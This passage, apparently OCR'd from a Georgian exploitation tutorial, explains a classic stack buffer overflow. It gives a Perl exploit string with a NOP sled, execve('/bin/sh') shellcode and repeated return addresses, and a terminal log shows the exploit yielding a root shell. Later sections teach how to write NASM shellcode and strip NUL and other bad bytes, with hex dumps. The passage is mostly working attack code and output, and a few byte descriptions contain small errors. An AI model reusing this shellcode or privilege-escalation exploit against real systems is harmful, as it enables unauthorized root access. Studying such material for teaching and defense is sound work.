
ჩვენი ექსპლოიტი იქნება დაწერილი ორი სტანდარტული მაგრამ ჯერ კიდე განუხილავი ტექნიკით: 'NOP sled' და 'repeat adress' (გამეორებადი მისამარში). NOP sled შედგება განმეორებადი მანქანური კოდით ისტრუქციით NOP, რომელიც ნიშვნავს "არაფერი არა გააკეთო", პროცესორი უბრალოდ ტოვებს მას და მიდის წინ სტეკზე.

ტექნიკა 'repeated address' ასრულებს მეხსიერების გასწორებას, რომელიც იტვირთება EIP ში როცა იკითხება დასაბრუნებელი მისამართის შენახული მიმთითებელი. ეს ორი ტექნოლოგია მაქსიმალურად გვაძლევს საშუალებას კორექტულად შესრულდეს შელ-კოდი.

```
$(perl -e 'print
#Construct 12 bytes of NOP sled
"\x90" x 12 .
#Shell-Code
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb
 \x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89
 \x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd
 \x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f
 \x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42" .
#one NOP to align address, then repeat address
"\x90" ."\xe6\xf6\xff\xbf" x 32')
```

ექსპლოიტის კონსტრუქტორი პერლზე

იმის შემდეგ რაც "საზიანო" სტრიქონი მოხვდება ბუფერში (და გადაავსებს მას), მისი კომპონენტები ადვილად გარჩევადია სტეკში.



ექსპლოიტი სტეკში

იმის შემდეგ რაც EIP ჩატვირთავს ახალი დაბრუნების მისამართს, ის გაირბენს NOD sled და შეასრულებს შელლ-კოდს, რაც მიგვიყვანს შელის შესრულებამდე root ის პრივილეგიებით

```
nevermore@nevermore-laptop:~ $ whoami
nevermore
nevermore@nevermore-laptop:~ $ ./vulnerable
  $(perl -e 'print "\x90" x 12 .
  "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb
   \x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89
   \x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd
   \x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f
   \x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42" .
  "\x90" ."\xe6\xf6\xff\xbf" x 32')
sh-3.2$ whoami
root
```

შელის შესრულება root ის პროვილეგიებით.

4 შელ-კოდი

4.1 რა არის ეს და რისთვის გვჭირდება?

შელ-კოდი ეს არის ოქსპლოიტის შიგნეულობა რომელიც როგორც წესი დაწერილია ასემბლერზე და მოცემულია ოპკოდების სახეთ, მისი სახელი გამომდინარეობს მისი პირველადი გამოყენების მიზეზიდან მას უნდა გაეშვა შელი სისტემაში, დღესდღეისობით შელ-კოდს გაცილებით დიდი გამოყენების არეალი აქვს და დამოკიდებულია ექსპლოიტერის წარმოსახვაზე და შესაძლებლობებზე.

4.2 მანქანური კოდიდან , შელლ-კოდამდე

ქვევით მოცემული მარტივი პროგრამა რომელიც იქნება ასამბლირებული UNIX ის ELF ლინკერის საშუალებით, ის გავს მარტივ "Hello world" პროგრამას მაგრამ ამის მაგივრად გამოაქვს სტრიქონი "Executed". ეს პროგრამა მოყვანილია იმისთვის რომ თვალნათლივ დავინახოთ როგორ შეიძლება ასამბლირებული პროგრამა გადავიყვანოთ შელლ-კოდში.

მოცემული კოდი შეიძლება იყოს კომპილირებული და გაშვებული NASM - ELF ლინკერის საშულებით, მაგრამ ამ ეტაპზე ის იქნება შორი შელლ-კოდისგან.

რადგანაც შელლ-კოდი ინტეგრირდენა პროგრამაში პირდაპირ , მასში არ შეიძლება გამოიყოს სეგმენტი როგორიცაა .data: ყველაფერი ინტეგრირდება პროგრამის ტანში .text სეგმენტში. მოცემულ სიტუაციაში უნდა ჩავსვათ სტრიქონი პროგრამაში ისე რომ არ გამოვიყენოთ სეგმენტი .data. არის გამოცდილი მეთოდი ამის გასაკეთებლად. ინსტრუქცია call სტეკში სვავს დაბრუნების მისამართს რომელიც უნდა შესრულდეს შემდეგ, თუ მისამართი მიუთითებს მიმთითებელს სტრიქონზე ეს იგივე იქნებოდა რომ პირდაპირ მიგვეთითებინა სტრიქონზე.

```
section .data           ; Where data is defined

string db "Executed", 0x0a ;string = label (pointer to string)
                           ;db = define byte
                           ;0x0a=newline, control char = 'write'

section .text ; Where code is written

global _start ; Start point for ELF (allows execution)

_start:
;syscall : write(1, string, 9)

mov eax, 4      ; tells the system to use the 'write' call
mov ebx, 1      ; represents 'write to terminal output'
mov ecx, string ; 'string' is a pointer to "Executed"
mov edx, 9      ; length of the string
int 0x80                ; system interupt

_exit:
;syscall : exit(0)
mov eax, 1      ; tells the system to use the 'exit' call
mov ebx, 0      ; exit with code 0
int 0x80        ; system interupt
```

მარტივი ასემბლერის პროგრამა

ახალი კოდი, არ გამოიყენებს სეგმენტ .data -ს, მარა გამოიყენებს call და pop, ნაჩვენებია ქვემოთ

```
BITS 32 ; informs NASM this is 32 bit code

call code          ; call to code label
db "Executed",0x0a ; push string pointer to stack
                   ; as it is also the saved return pointer
code:
;syscall : write(1, string, 9)

pop ecx            ; pops return address, pointer to string
mov eax, 4         ; arg 4 tells the system to use the 'write' call
mov ebx, 1         ; arg 1 represents 'write to terminal output'
mov edx, 9         ; arg 9 is the length of the string
int 0x80           ; system interupt

exit:
;syscall : exit(0)
mov eax, 1         ; arg 1 tells the system to use the 'exit' call
mov ebx, 0         ; arg 0 exit with code 0
int 0x80           ; system interupt
```

შელლ-კოდი №1

იმისდა მიუხედავად რომ ჩვენი კოდი ეშვება როგორც შელლ-კოდი გარკვეულ ვითარებაში, ჩვენ მას ვერ გავუშვებთ სტრიქონის ბუფერის გადავსებისას რადგანაც თექვსმეტობით სისტემაში გადაყვანის შემდეგ ის შეიცავს ბევრ NUL ბაიტებს რომელიც გამოიწვევს ბუფერში კოპირების წყვეტას დროზე ადრე. ეს NUL ბაიტები შეგვიძლია ვნახოთ ქვემოთ მოცემულ სურათში.


```
e8090000 00457865  63757465 640a59b8  |.....Executed.Y.|
04000000 bb010000  00ba0900 0000cd80  |................|
b8010000 00bb0000  0000cd80           |............|
```

შელის დამპი თექვსმეტობით სისტემაში

იმისთვის რომ მოვიშოროთ NUL -ბაიტები საჭიროა გამოვიყენოთ რამდენიმე ხაკი. NUL - ბაიტების წარმოქმნის პირველი მიზეზი ის არის რომ არ ვიყენებთ call ინსტრუქციას, რომელიც იყენებს ოფსეტს გამოძახებად მიმართვაზე მითითებისას(ამ შემთხვევაში code ზე) . ეს ოფსეტი თექსმეტობით სისტემაში მოიცავს რამდენიმე 00 და საჭიროებს გარკვეულ შესწორებას. X86 არქიტექტურაში უარყოფითი ორობითი ციფრები წარმოდგენილნი არიან ეგრედ-წოდებულ დამატებით კოდში სადაც პირველი (ყველაზე მაღალი) ბაიტის ბიტი არის ნიშანი,(თუ ის 1 ის ტოლია მაშინ უარყოფითია) ხოლო სხვა დანარჩენი ბიტები ეგრედ-წოდებული ინვერტირებული.

უარყოფითი ოფსეტების გამოყენება საშუალებას მოგვცემს თავიდან ავიცილოთ NUL ბაიტები. მოცემული პრონციპი იქნება განხილული მოგვიანებით. NUL - კოდების წარმოქმნის მეორე მიზეზი ის არის რომ ვსვავთ პატარა მნიშვნელობას დიდ რეგისტრში. მაგალითად თუ ჩავსვავთ მნიშვნელობა 4 ს (write სისტემური ბრძანების გამოსაძახებლად) 32 ბიტიან სისტემაში ნიშნავს რომ 3 ბიტიანი მნიშვნელობა იქნება ავსებული ნულებით 32 ბიტამდე

რომელიც თექვსმეტობით სისტემაში გადაყვანის შემდეგ შეიცვლება რამდენიმე NUL ბაიტით. შესაძლებელია გამოვიყენოთ ქვერეგისტრები ანუ არა მთელი EAX არამედ მისი მეოთხედი (ზომით 8 ბიტი)რომელიც საშულებას იძლევა ჩავსვათ 1 თექვსმეტობითი მნიშვნელობა რაც თავიდან აგვაცილებს NUL ბაიტებს, თუ ჩასმული მნიშვნელობა არ არის ტოლი 0 ის. მაგრამ ეს მეთოდი ბადებს ახალ პრობლემას რომელიც ილუსტრირებულია ქვევით.



ილუსტრაცია გვაჩვენებს როგორ ივსება სრული რეგისტრი როდესაც ვავსებთ მხოლოდ ნაწილს. რეგისტრის ნაწილთან მუშაოების დროს დარჩენილი ნაწილი იტოვებს საკუთარ წინამდებარე მდგომარეობას მაგალითად ვხედავთ რომ თუ ქვერეგისტრ al ში ჩავსვავთ 4 ს ეს შეცვლის სრულ მნიშვნელობას, ამის თავიდან ასაცილებლად შეგვიძლია გამოვიყენოთ სისტემური ბრძანება XOR (ოპერაციული "ან") რა თქმა უნდა მანამდე სანამ შევცვლით ქვერეგისტრის მნიშვნელობას. ჯერ რეგისტრი იქნება განულებული ხოლო შემდეგ al მიიღებს მნიშვნელობა 0 ს ხოლო სრული რეგისტრი იქნება ნაჩვენები კორექტულად. ეს პრინციპი გამოიყენება ყველა რეგისტრისთვის რომელიც გამოიყენება შელლ-კოდში.

ბოლო საფეხური იყენებს ზევით მოთხრობილ კოდს რომელიც წაშლის NUL ბაიტებს call ინსტრუქციის გამოყენებით. ინსტრუქცია call ეხლა მდებარეობს კოდის ბოლოს (მის შემდეგ მხოლოდ სტრიქონი 'Executed' არის). "code" ლინკის გადაადგილებით call ინსტრუქციასთან მიმართებაში ის ხდება უარყოფითი და იმყოფება დამატებით კოდში რომელშიც არ

მონაწილეობენ NUL ბაიტები. call ინსტრუქციაზე გადასვლა ხდება კოდის დასაწყისში "caller" ლინკზე short jump ის გამოყენებით. რადგანაც ოპერაცია Short jump გამოიყენებს "მოკლე" (ერთ ბაიტიანი ამ შემთხვევაში ნულოვანი) მნიშვნელობას, ის აღარ შეივსება არაფრით და არ შექმნის დამატებით NUL ბაიტებს. ეს ტრიუკი მოგვცემს კოდს და მის ასამბლირებულ თექვსმეტობით თვლის ვერსიას. როგორც გვაჩვენებს დამპი კოდში არ დარჩა NUL ბაიტები.

```
BITS 32 ; Informs NASM that the code is 32 bit
JMP SHORT caller ; jump to caller
code:
;syscall : write(1, string, 9)

xor eax, eax
xor ebx, ebx
xor edx, edx
pop ecx ; pops return address, pointer to string
mov al, 4        ; arg 4 tells the system to use the 'write' call
mov bl, 1        ; arg 1 represents 'write to terminal output'
mov dl, 9        ; arg 9 is the length of the string
int 0x80         ; system interrupt

exit:
;syscall : exit(0)
xor eax, eax
xor ebx, ebx     ; removes the need to mov ebx 0
mov al, 1        ; arg 1 tells the system to use the 'exit' call
int 0x80         ; system interrupt

caller:
call code ; call upwards
db "Executed",0x0a



   eb1731c0 31db31d2 59b004b3 01b209cd  |..1.1.1.Y.......|
   8031c031 dbb001cd 80e8e4ff ffff4578  |.1.1..........Ex|
   65637574 65640a                      |ecuted.|
```

შელლ-კოდი #2

ჩვენ შემთხევაში "ცუდი" ბაიტები არ არის მხოლოდ ნულოვანი მნიშვნელობით. ბაიტები მნიშვნელობით oxoa და oxo9 ასევე არ მოგვცემენ საშუალებას გადავაკოპიროთ მთელი სტრიქონი სტეკში. 0x0a - ეს არის " \v" ვერტიკალური კორექტირება ხოლო 0x0d - ახალი სტრიქონის დაწყების სიმბოლოა. 0x0d - ხანდახან ითვლება ცუდ ბაიტად მაგრამ არა ჩვენს შემთხვევაში. ბოლო ბაიტის შეცვლით 0x0a დან 0x0d ზე გადაცვლით გვიწყვიტავს 1 პრობლემას. მეორე პრობლემა დაკავშირებულია მე 15 ბაიტთან რომელსაც აქვს მნიშვნელობა 0x09 სტრიქონის სიგრძის ტოლი რომელიც გადაეცემა 'write' ბრძანებას. ეს მნიშვნელობა შეიძლება უბრალოდ გავზარდოთ. მე 15 ბაიტის ბრძანება იზრდება 2 ერთეულით რადგანაც 1 ერთეულით გაზრდის შემთხვავში მისი მნიშვნელობა გახდება 0x0a რომელიც როგორც უკვე ვიცით ცუდი ბაიტია. ბოლო ბაიტის 0x0d ზე შეცვლით თავიდან ვიშორებთ ბოლო ცუდ ბაიტს კოდიდან.

ქვევით მოცემულ სურათზე შეცვლილი ბაიტები ნაჩვენებია კურსივით.

```
eb1731c0 31db31d2 59b004b3 01b20bcd
8031c031 dbb001cd 80e8e4ff ffff4578
65637574 65640d
```

<u>სასრული შელლ-კოდი</u>

პროგრამაში ამ კოდის ჩასმით ექსპლოიტის შესრულების დროს, ეს კოდი გადაიყვანს "პატოკს" NOD sled ზე, საიდანაც ის გადავა jmp short ინსტრუქციაზე, შემდეგ შესრულდება კოდი რომელიც ტერმინალზე დაბეჭდავს სტრქიონ "Executed" ს და პროგრამა დასრულდება ნულოვანი შეცდომით.

არის ბევრი ფაქტორი, რომელიც გავლენას ახდენს იმაზე თუ რომელი ბაიტები იქნებიან ცუდი. ყველაზე მარტივი მეთოდი მათ გამოსავლენად არის ის რომ სტრიქონში ჩავსვათ ყველა მნიშვნელობა 0x00 იდან 0xFF მდე და ჩავინიშნოთ ისეთები რომლებზეც პროგრამას ასრულებს შელ კოდის გადაკოპირებას სტეკში. არსებობს რამდენიმე მეთოდი ცუდი ბაიტებისგან განთავისუფლების, ზევით განვიხილეთ ერთერთი მეთოდი, მეორე არის სიმბოლოების კოდირებაში მაგრამ ეს ზრდის შელ-კოდის ზომას.